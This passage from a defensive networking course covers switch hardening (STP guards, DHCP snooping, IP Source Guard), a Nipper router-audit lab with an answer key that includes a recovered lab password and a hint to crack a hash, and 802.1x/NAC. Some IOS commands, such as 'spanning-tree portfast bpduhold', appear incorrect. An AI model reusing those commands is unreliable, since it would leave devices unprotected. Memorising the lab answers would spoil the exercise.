  - Based on lowest “bridge ID,” and in practice, often the lowest MAC address
- Should be manually set:
  - Select primary and secondary Root Bridges

Defensive Network Infrastructure

## STP: Root Bridge

All switches send out Bridge Protocol Data Units (BPDUs) every 2 seconds. BPDUs contain a Bridge ID calculated from the MAC address and a configurable bridge priority (a two byte field with a default of 32,768). By default, the switch with the lowest Bridge ID becomes the Root Bridge.

The Root Bridge (both a primary and a secondary) should be manually set. This helps prevent both poor network performance, and security risks like an attacker trying to become the Root Bridge. Usually the switch that should be the Root Bridge is obvious.

The global configuration commands to set Root Bridge are “spanning-tree vlan *vlan-id* root” and “spanning-tree vlan *vlan-id* root secondary.”

## STP: Portfast

- Disables spanning tree protocol
  - Used for client interfaces
  - Allows accelerated enabling of interface
  - Otherwise protocols like DHCP can time out

```
switch(config)# interface FastEthernet0/1  
switch(config-if)# spanning-tree portfast
```

Defensive Network Infrastructure

### STP: Portfast

When an endpoint device like a workstation, server, or VOIP phone connects to a port, there is no way it can cause a loop (unless it has multiple network interface cards). STP can take 30 seconds or longer while it checks for loops, and protocols like DHCP can time out.

The spanning tree protocol can be disabled on switch ports via portfast. Disabling STP on interfaces via portfast has possible disadvantages too, as an end user might accidentally cause a loop and cause mayhem in the network.

Portfast is turned on via the “spanning-tree portfast” command on a per interface basis.

## STP: BPDU Guard/Root Guard

- BPDU Guard (with Portfast) disables a port if BPDUs are received
- Root Guard temporarily disables a port if superior BPDUs are received, that is, it tries to become the Root Bridge

```
switch(config-if)# spanning-tree portfast bpduhold  
switch(config-if)# spanning-tree rootguard
```

Defensive Network Infrastructure

### STP: BPDU Guard/Root Guard

Recall that all switches send out Bridge Protocol Data Units (BPDUs) every 2 seconds. BPDUs contain a Bridge ID calculated from the MAC address and a configurable bridge priority (a two byte field with a default of 32,768). By default, the switch with the lowest Bridge ID becomes the Root Bridge.

Both BPDU Guard and Root Guard are used to prevent a new switch from unwittingly becoming the Root Bridge and a rogue host (perhaps running an attack tool such as Yersinia) or a rogue switch from transmitting BPDUs.

BPDU Guard and Root Guard are very similar but use different mechanisms.

If Portfast is enabled on a port, BPDU Guard will disable the port if a BPDU is received. The port stays disabled until it is manually reenabled. Devices behind such ports cannot use STP, as the port would be disabled as soon as they send BPDUs (which is the default behavior of switches).

Rootguard allows devices to use STP, but if they send superior BPDUs (i.e. they attempt to become the Root Bridge), Root Guard disables the port until the offending BPDUs cease. Recovery is automatic.

# DHCP Snooping

- Like a firewall between trusted DHCP servers and untrusted hosts
  - Filters untrusted DHCP messages
  - Rate limits all DHCP traffic
  - Limit effects of rogue DHCP servers

```
switch(config)# ip dhcp snooping
switch(config)# ip dhcp snooping vlan 5
switch(config)# interface fastethernet0/1
switch(config-if)# ip dhcp snooping trust
switch(config)# interface fastethernet0/2
switch(config-if)# ip dhcp snooping limit rate 5
```

Defensive Network Infrastructure

## DHCP Snooping

DHCP Snooping can be considered to be like a firewall between trusted DHCP servers and untrusted hosts.

Devices under administrative control such as routers, switches, and servers in your network are generally considered trusted. Host ports, unknown DHCP servers and anything outside your network is generally considered untrusted. Within a switch you can configure exactly which ports are trusted.

DHCP snooping validates DHCP messages from untrusted sources and filters them, rate limits all DHCP traffic (requests per second for an interface, trusted and untrusted, unlimited by default), tracks untrusted hosts with leased IP addresses via a DHCP snooping binding database and uses this database to validate subsequent requests.

DHCP snooping is enabled globally with the “ip dhcp snooping” command and then for specific LANs via the “ip dhcp snooping vlan *vlan\_number*” command.

All interfaces are untrusted by default. DHCP server interfaces must be configured as trusted.

The DHCP snooping binding database has an entry for each untrusted host (in a VLAN with DHCP snooping enabled) with a leased IP. To maintain this database between reboots, there is a DHCP snooping database agent.

# IP Source Guard

- Layer 2 solution to prevent (Layer 3) IP spoofing:
  - Use in conjunction with DHCP snooping
  - Does allow IP addresses to be statically configured

```
switch(config-if)# ip verify source vlan dhcp-snooping
```

Defensive Network Infrastructure

## DHCP Snooping and IP Source Guard

IP Source Guard works together with DHCP Snooping. If a host has received a DHCP lease assignment, it prevents other IP addresses from originating from its switch port. Thus it provides source IP address filtering on a Layer 2 port.

Initially it blocks all IP packets on protected ports except for DHCP packets. After a client receives an IP address via DHCP, it allows packets with that source IP address, filtering all others. Optionally, some ports may have IP addresses statically configured.

This is a Layer 2 solution to prevent IP address (Layer 3) spoofing if all clients are using DHCP leases and DHCP snooping has been enabled.

# Unused Interface Recommendations

- Shut down the interface
- Assign the interface to an unused VLAN other than VLAN 1
  - For example, VLAN 999

```
Switch# vlan database
switch(vlan)# vlan 999 name *** BIT BUCKET for unused ports ***
switch(config)# interface GigabitEthernet0/2
switch(config-if)# shutdown
switch(config-if)# switchport access vlan 999
```

Defensive Network Infrastructure

## Unused Interface Recommendations

Unused interfaces should be shutdown, and also placed on an unused VLAN. Note that unused VLANs are not routable.

# When is a Switch a Switch? Modern High-end Switches

- When is a switch really a switch?
  - Consumer grade switches are simply basic switches
- High-end switches operate up to OSI Layer 7, and often include:
  - ACLs at several levels: Port, VLAN, Router
  - Firewall, VPN, IDS, Wireless, Network Analysis, Quality of Service, and other options

Defensive Network Infrastructure

## When is a Switch a Switch? Modern High End Switches

A consumer grade switch, for example one bought at Walmart, Kmart, the local hardware store, etc. and designed for home use may simply be a switch, i.e. a Layer 2 device. A modern medium to high end switch will have many more capabilities.

High end switches operate up to Layer 7, and most have at least Layer 3 capabilities, meaning that they are at a bare minimum a switch with routing capabilities. In securing them it helps to consider them separately as a switch and as a router.

Options, sometimes called “modules,” can include Quality of Service, Virtual Private Network capabilities including hardware acceleration, Intrusion Detection, Wireless Services, Network Analysis and more.

An example is the Cisco Catalyst 6500, which has all the options listed above available plus much more.

# DNI Roadmap

- Introduction
- Network Infrastructure as Targets
- Implementing the CIS Security Configuration Benchmark for Cisco IOS to Improve Security
- Advanced Controls
- Conclusion

- **CISecurity Level 1 and 2 Benchmarks for Routers**
- **SANS Gold Standard for Switch Configurations**
- **Auditing with RAT and Nipper**
- **Lab: Using Nipper**

Defensive Network Infrastructure

This page intentionally left blank.

# The Router Audit Tool (RAT)

- Powerful command line set of auditing tools for Cisco routers and other Cisco network devices
- Windows and Unix/Linux versions
- Free
- Recently updated

Defensive Network Infrastructure

## **The Router Audit Tool**

George Jones and a group of volunteers together with the Center for Internet Security developed the Router Audit Tool (RAT). It is a flexible and powerful set of tools to audit and score the configurations of Cisco Routers, Firewalls, and Switches.

The full RAT distribution is available from CIS.org for Windows and Unix/Linux. On Windows it uses a standard Windows Installer package which is available with RAT, and for Unix/Linux there is similarly a standard perl application installation procedure.

RAT does not scan or probe network devices. It reads the IOS configuration file and depends on it for information. Hence it is a passive analysis tool. It includes a tool that can help get the configuration files for analysis.

RAT is a command-line interface. There is no fancy GUI. The audit report is viewed in your browser.

RAT has been recently updated (3 May, 2012) after a long time without updates and currently RAT version 2.5.3 is available for download. You can download RAT after agreeing to the Center for Internet Security Terms of Use at <http://www.cisecurity.org>.

# RAT Components

- RAT the tool
  - Set of perl programs to audit and report on router configurations
- The CIS Benchmark
  - RAT depends on the CIS Benchmark for guidance

Defensive Network Infrastructure

## RAT Components

RAT works together with the CIS Benchmark. When it audits router configuration files, the generated reports are based on recommendations in the CIS Benchmark. You can tweak the reports based on your needs.

RAT parses IOS configuration files. RAT rule definition file are created with the `ncat_config` tool. RAT asks a number of questions, all of which have default answers. You can tweak the answers based on your needs. RAT audits based on your rules file.

RAT does not automatically fix any problems, however it does give guidance and creates a “fix it” file. Here is an excerpt from the beginning of a fix it file:

```
! The following commands may be entered into the router to fix
! problems found. They must be entered in config mode (IOS). Fixes
! which require specific information (such as uplink interface device
! name) are listed but commented out. Examine them, edit and uncomment.
!
! THESE CHANGES ARE ONLY RECOMMENDATIONS.
!
! CHECK THESE COMMANDS BY HAND BEFORE EXECUTING. THEY MAY BE WRONG.
! THEY MAY BREAK YOUR ROUTER. YOU ASSUME FULL RESPONSIBILITY FOR THE
! APPLICATION OF THESE CHANGES.
```

# RAT Summary Report Example

Importance	Pass/Fail	Rule Name	Device	Instance/Line Number
10	pass	1.2.3.1 - Failed IP HTTP Server	192.168.1.2.conf	
10	pass	1.2.3.1 - Failed IP DAP Service	192.168.1.2.conf	
10	pass	1.2.3.13 - Failed FTP Server	192.168.1.2.conf	
10	pass	1.4.5.4 - Failed SNMP service ACL	192.168.1.2.conf	
10	pass	1.1.4.2 - Failed SNMP Web Access	192.168.1.2.conf	
10	pass	1.1.4.3 - Failed SNMP Community String public	192.168.1.2.conf	
10	pass	1.1.4.2 - Failed SNMP Community String private	192.168.1.2.conf	
10	pass	1.1.4.1 - Failed SNMP Read and Write Access	192.168.1.2.conf	
10	pass	1.1.4.1 - Remove Router Script	192.168.1.2.conf	

Defensive Network Infrastructure

## RAT Summary Report Excerpt

The Audit Report is in an HTML you can view it with any browser.


Each line in the Audit Report represents a check against the router configuration. Some rules may be applied many times, for example a rule against an interface, generating multiple lines, one for each interface.

Output is sorted by its importance, with each rule having an importance from 10 (the highest) to 1 (the lowest). Note the output is color coded, and failed rules are in red.

The “Rule Name” column is actually a hyperlink to CIS Benchmark information, which supplies more details including remediation procedures.

It is not necessarily pretty but it is very functional.

# RAT Summary Score



Defensive Network Infrastructure

## RAT Summary Score

This is the RAT output of a different IOS Config file than the previous page.

Note that at the bottom of the report is a summary score, which is shown on the slide above.

This router configuration once generated a perfect 100% weighted score against the CIS Benchmark 2.1. A lot has changed since 2.1, a good decade ago. SSH is now in Level 1, not Level 2. Banners were not mentioned in 2.1 at all. These are just a couple of the many changes.

Security, no surprise, is a moving target. What was secure a few years ago is certainly not today.

# Nipper

- Nipper, the “network infrastructure parser”
- Conceptually similar to RAT
- Commercial and open source versions
- Commercial version has extremely wide platform support

Defensive Network Infrastructure


## Nipper

If you are interested in pursuing a popular commercial tool, Nipper is available at <https://www.titania-security.com>. Evaluation licenses are available at the time of this writing.

Nipper also has an older open source version which is very user friendly and convenient for examining router IOS configuration files.

The commercial product has a very wide platform support, including devices from 3Com, Alteon, Barracuda Networks, Nay Networks, Blue Coat, Brocade, Checkpoint, Cisco, Crossbeam, CyberGuard, and many, many more.

The open source version is included with Backtrack and Kali Linux currently. It supports Cisco, Juniper, Checkpoint, and more.



## Nipper Output

The following two screenshots are of the open source version of Nipper.

The above report was created with the command: `nipper --ios-router --input=onceperfect.conf --output=onceperfect.html`

Much like RAT, Nipper produces an HTML file which can be examined with any browser. Note that like RAT, there are a number of hyperlinks to more information. Unlike RAT, there is no integration with the CIS Benchmark.

# Nipper – Telnet Enabled

**Observation:** Telnet is widely used to provide remote command-based access to a variety of devices and is commonly used on network devices for remote administration. However, Telnet is a clear-text protocol and is vulnerable to various packet capture techniques.

**Nipper determined that Telnet was enabled on tftp43.**

**Impact:** An attacker who was able to monitor network traffic could capture sensitive information or authentication credentials.

**Ease:** Network packet and password sniffing tools are widely available on the Internet and some of the tools are specifically designed to capture clear-text protocol authentication credentials. However, in a switched environment, an attacker may not be able to capture network traffic destined for other devices without employing an attack such as Address Resolution Protocol (ARP) spoofing.

**Recommendation:** Nipper recommends that, if possible, Telnet be disabled. If remote administrative access to the device is required, Nipper recommends that Secure Shell (SSH) be configured. The Telnet service can be disabled on individual lines with the following command:

```
transport input none
```

The following Cisco IOS command can be used to disable Telnet on individual lines, but enable SSH:

```
transport input ssh
```

Defensive Network Infrastructure

## Nipper – Telnet Enabled

Click on the link for Telnet on the previous screen, and see this part of the report.

Note that Telnet is enabled. Nipper also tells us how to disable it as well as some additional information including recommendations. In the open source version of Nipper, neither the recommendations nor the tool has been updated in a quite a while.

# DNI Roadmap

- Introduction
- Network Infrastructure as Targets
- Implementing the CIS Security Configuration Benchmark for Cisco IOS to Improve Security
- Advanced Controls
- Conclusion

- **CISecurity Level 1 and 2 Benchmarks for Routers**
- **SANS Gold Standard for Switch Configurations**
- **Auditing with RAT and Nipper**
- **Lab: Using Nipper**

Defensive Network Infrastructure

This page intentionally left blank.

## Lab 2

### Using Nipper

Defensive Network Infrastructure

The purpose of this lab is to examine and audit router configuration files using Nipper, the Network Information Parser, and review some of CIS Level 1 Benchmark settings.

## Lab Goals

---

- Run open source version of Nipper from Kali Linux
- Examine an IOS configuration file
- Check compliance aspects with the CIS Benchmark Level 1

Defensive Network Infrastructure

**Description:** In this lab, we use the open source version of Nipper from Kali Linux. We examine a router configuration file that is 100% compliant with the CIS Benchmark 2.1. A lot has changed since 2.1 and it is no longer 100% compliant!

## 2.1 Preparation

Start Kali Linux and examine onceperfect.conf:

```
root@kali:~# cd /home/501
root@kali:/home/501# less onceperfect.conf
version 12.0
service tcp-keepalives-in
service timestamps debug datetime msec show-timezone
service timestamps log datetime msec show-timezone
service password-encryption
```

Defensive Network Infrastructure

Start Kali Linux exactly as you did in Lab 1 and click on the “>-“ in the upper left hand corner to start a shell.

There is a router configuration file called **onceperfect.conf** in the directory `/home/501`

Change directory to `/home/501` and take a look at `onceperfect.conf` with the `less` command and you'll see it is a much more comprehensive configuration file than the router configuration files we looked at in Lab1.

## 2.2 Running Nipper

Use the “man” command to familiarize yourself with nipper’s options:

```
root@kali:/home/501# man nipper
```

Run Nipper as shown:

```
root@kali:/home/501# nipper --ios-router  
--input=onceperfect.conf  
--output=onceperfect.html
```

Defensive Network Infrastructure

Familiarize yourself with Nipper’s options. You can look at the “man” page by typing man nipper into the command shell.

Use the spacebar to page through the man page and type “q” to quit when done.

```
root@kali:/home/501# man nipper
```

We will now run nipper with the --ios-router option indicating we are auditing a Cisco IOS router configuration file, specifying an input file (onceperfect.conf) and an output file which will be created.

Give the output file a .html extension.


An example is shown below. Of course you need to give the path to onceperfect.conf if it is not in your home directory.

Note the double dashes “--“ before each option., and this is all typed as one line.

```
root@kali:/home/501# nipper --ios-router --input=onceperfect.conf --  
output=onceperfect.html
```

The command above creates the Nipper audit report in a file called onceperfect.html

## 2.3 Examining the Audit Report



You will need to start a browser to examine the report as it is in HTML.

You can start the Firefox browser from the shell you ran nipper from and point it to the html file as below:

```
root@kali:/home/501 # firefox onceperfect.html
```

Look through the report and familiarize yourself with it.

## 2.4 Auditing the Router (1)

---

- What is the version of IOS?
- Is telnet enabled?
- Is SSH enabled?
- Is logging enabled? If so, is remote logging enabled and what is the IP address of the remote log server?

Defensive Network Infrastructure

Answer the questions on this and the next slide by examining the audit report.

Note that tools are never perfect and we need to occasionally check them to confirm if they are working properly or not. For example, you may have noticed that Nipper reported that the finger service was enabled, but if we look directly in the configuration file we see that it is in fact turned off.

Nipper is a wonderful tool although be warned that the open source version has not been updated in a while. Also, it is not integrated with the CIS Benchmark.

It is still a great tool and far easier to use than manually parsing config files!

## 2.4 Auditing the Router (2)

- Is NTP running, and if so, is NTP authentication in use?
- Is Proxy ARP enabled?
- What local accounts did Nipper find and could it crack the passwords?
- Was Nipper able to crack the enable password?

Defensive Network Infrastructure

### Answers:

What is the version of IOS? **IOS 12.0**

Notice that Nipper lists known vulnerabilities for the IOS version.

#### **IOS Version not a Compliance Issue**

Is telnet enabled? **Yes**

**Not Compliant:** § 1.2.2.1 SSH

Is SSH enabled? **No**

**Not Compliant:** § 1.2.2.1 SSH

Is logging enabled? If so is remote logging enabled and what is the IP address of the remote log server? **Yes and Yes, 172.16.0.99**

#### **Mostly Compliant:**

§ 1.2.3 Logging Rules. Not compliant with everything, for example

§ 1.2.3.8 Require Binding Logging Service to Loopback Interface (there is no loopback interface).

Is NTP running and if so is NTP authentication in use? **YES, but no NTP authentication**

**Compliant: Level One** (Not compliant Level Two § 1.2.4.2 Require Encryption Keys for NTP)

Is Proxy ARP enabled? **Yes**

**Compliant: Level One** (Not compliant Level Two § 1.2.4.2 Forbid IP Proxy ARP)

What local accounts did Nipper find and could it crack the passwords?

**username ratlab, password Wh3nisTHEbreak**

**Compliant:** § 1.1.4.2 Require Password Encryption Service

Was Nipper able to crack the enable password?

**No**, it is a Type 5 password and encrypted with MD5.

We could attempt to crack it with John the Ripper for example.

**Compliant:** § 1.1.4.1 Require Enable Secret (MD5 is specified as well)

## 2.5 Another View - RAT

The screenshot shows a Windows Internet Explorer window displaying the results of a Router Audit Tool (RAT) scan. The title bar reads "C:\ratconfig\all.html - Windows Internet Explorer". The main content area is titled "Summary for all" and contains the following data:

#Checks	#Passed	#Failed	%Passed
65	34	31	52

Below this, there are two more rows of data:

Perfect Weighted Score	Actual Weighted Score	%Weighted Score
429	230	53

At the bottom, there is a note: "Note: PerfectWeightedScore is the sum of the importance value of all rules. ActualWeightedScore is the sum of the importance value of all rules passed, minus the sum of the importance each instance of a rule failed."

Defensive Network Infrastructure

Although we will not run the Router Audit Tool (RAT) as part of this lab, we have a screen shot above of the summary output for onceperfect.conf from RAT as a comparison.

Notice RAT gives several metrics, aligned with the CIS Benchmark.

Interestingly, this configuration file generated a perfect 100% weighted score against the CIS Benchmark 2.1. A lot has changed since 2.1, a good decade ago. SSH is now in Level 1, not Level 2. Banners were not mentioned in 2.1 at all. These are just a few of the many changes.

Security, no surprise, is a moving target. What was secure a few years ago is certainly not today.

# DNI Roadmap

- Introduction
- Network Infrastructure as Targets
- Implementing the CIS Security Configuration Benchmark for Cisco IOS to Improve Security
- Advanced Controls
- Conclusion

- Introduction to NAC and IEEE 802.1x
- Configuration Management

Defensive Network Infrastructure

This page intentionally left blank.

# What Is 802.1x and NAC?

## Overall Goal: Endpoint Control

- 802.1x is a standard for separating physical access to a network from logical access:
  - Wired and wireless networks
- Network Access Control at its simplest is 802.1x:
  - Usually includes much more flexibility layered on 802.1x
  - Can include checking antivirus, OS, and software versions, bugfixes, and so on

Defensive Network Infrastructure


### 802.1x and Network Admission Control

The overall goal of 802.1x and NAC is simple: endpoint or edge control, controlling and protecting endpoint/edge devices like workstations, phones, servers, and other devices that connect to the network.

802.1x is an IEEE standard which separates physical access to a network from logical access. It supports both wired and wireless networks. Physically connecting to a network, OSI Layer 1, for example by physically plugging into a network switch or connecting to a 802.11 Wi-Fi network, does not guarantee logical access.

Numerous checks can be done before allowing logical access. For example, the accessing machine's MAC address may be checked against a database of allowed MAC addresses, a hotel room number and last name may be required, or a login ID and password may be required. In each case, physically connecting to the network does not give logical access to the network; another "check" or step is required.

At its simplest, NAC is 802.1x. Most people however agree that NAC goes above and beyond simple 802.1x (although you may hear the terms used interchangeably at times).



## 802.1x Overview

On the client side, we have the supplicant. Supplicant both refers to the client and the software that runs on the client. Many systems have supplicant software bundled, including Windows, MacOS, iPhone and many others.

The authenticator is a network device and guards access to the network. Typical authenticators include Ethernet Switches and Wireless Access Points.

The Authentication Server handles authentication, and is typically a RADIUS Server although it could be a different type of authentication server as well. RADIUS runs on IOS, Windows, Linux, Unix, and many other platforms.

802.1x defines several types of Extensible Authentication Protocols (and of course others can be defined as well). Technically EAP is an authentication framework defined in RFC3748. It defines messages formats and methods; it is not a wire protocol.

The supplicant communicates with the Authenticator with EAPOL, EAP Over LAN. The EAP data is re-encapsulated between the Authenticator and Authentication server typically using RADIUS.

# 802.1x Suplicant Software

- Platforms with bundled supplicant software:
  - Windows, since Windows 2000 SP4
  - Android, 1.6 Donut and later
  - MacOS, OS 10.3+
  - iPhones, iPod Touch, iOS 2.0+
- Other supplicant software:
  - Xsupplicant: Open source for Linux, Windows
  - wpa\_supplicant: 802.11i supplicant for multiple platforms
  - Commercial offerings
- Supplicant software is not available for some devices

Defensive Network Infrastructure

## 802.1x Supplicant Software

Recall that supplicant both refers to the client and the software that runs on the client.

Some examples of platforms that have 802.1x supplicant support bundled include Windows, MacOS, iPhone, iPod Touch, and Windows Phone.

There is other supplicant software available, both commercial and non commercial. Of particular note is Xsupplicant which runs on Linux.

Some devices do not support 802.1x, i.e. have no supplicant software available. These include cameras, wireless phones, printers, and Ethernet based environmental sensors.

# Network Access Control

NAC adds more control to 802.1x:

- More granular supplicant security policy checks
- Post admission control
- Agent and agentless solutions

Policy Server typically implements policy:

- Hardware appliance, virtual appliance, cloud-based

Defensive Network Infrastructure

## Network Admission Control

NAC adds more control to 802.1x, and allows defining granular policies. These can include pre admission controls and post admission controls such as where users/devices are allowed on the network and what they are authorized to do.

The policy server can be hardware based, virtual, or cloud based.

Different NAC products can be very different. There is no unified standard for NAC.

# Common NAC Controls

- Common endpoint checks include:
  - Patches, OS, and other software
  - Antivirus, up to date, software, and database
  - Personal firewall status
  - Other prevention services
- Trusted, untrusted, and quarantined network zones:
  - If an endpoint does not pass the policy checks, it can be placed in an isolated VLAN and updated before allowing it into the trusted network zone

Defensive Network Infrastructure

## Common NAC Controls

If an endpoint attempting access to the network does not comply with policy, i.e. does not pass the configured endpoint checks, it can be placed in a quarantined network zone and updated before it is allowed into the rest of the network. Quarantined zones are often implemented with isolated VLANs.

# NAC Implementations

- Cisco Identity Services Engine (ISE)
- Microsoft Network Access Protection (NAP)
- Others:
  - Juniper Unified Access Control
  - Aruba Networks ClearPass
  - Bradford Networks Network Sentry
  - Enterasys Networks NAC Gateway and NAC Controller
  - InfoExpress GCX
  - StillSecure Safe Access
  - Trustwave NAC

Defensive Network Infrastructure

## Network Admission Control

Cisco first started using the term “Network Access Control” together with their “Self Defending Networking.” The term Network Access Control has come into common use since.

Most major LAN switch vendors have a NAC product, as do the two major wireless vendors (Cisco and Aruba). Several network security vendors do as well, and there are some pure play NAC vendors also.

All these products (or “solutions” if you prefer) have different strengths and weaknesses, and most are evolving fairly rapidly. Do not expect them to be plug and play nor to interoperate with each other.

# DNI Roadmap

- Introduction
- Network Infrastructure as Targets
- Implementing the CIS Security Configuration Benchmark for Cisco IOS to Improve Security
- Advanced Controls
- Conclusion

- 
- **Introduction to NAC and IEEE 802.1x**
  - **Configuration Management**

Defensive Network Infrastructure

This page intentionally left blank.

# Configuration Management

- Configuration management/change control is necessary:
  - So we know system configurations
  - To specify when change is authorized
- Must enforce and audit
- Deploy change-monitoring systems

Defensive Network Infrastructure

## Configuration Management

All systems, including network infrastructure devices, need to have known configurations. Configuration Management is the discipline of recording and updating of information that describes an organization's systems. It encompasses Change Control.

Changes need to be applied for and either approved or not approved. An unapproved change may not be secure and may cause outages and other issues. A change control policy must define who is allowed to make changes, when changes can be made, and how the changes are performed. In other words, the "who, when, and how."

Policy is required but policy alone won't cause compliance with the policy. Besides policy, organizations should implement change monitoring systems for network infrastructure devices to help audit and enforce compliance.

We have been discussing configuring our systems appropriately all day, and of course we want to manage those configurations including any changes to them.

# Change Management Tools

- Open Source: RANCID stands for Really Awesome New Cisco Config Differ
  - Not just Cisco; many devices are supported
- Many commercial tools, including:
  - Solarwinds Orion Network Configuration Management (NCM)
  - Tripwire for Network Devices

Defensive Network Infrastructure

## Configuration Management

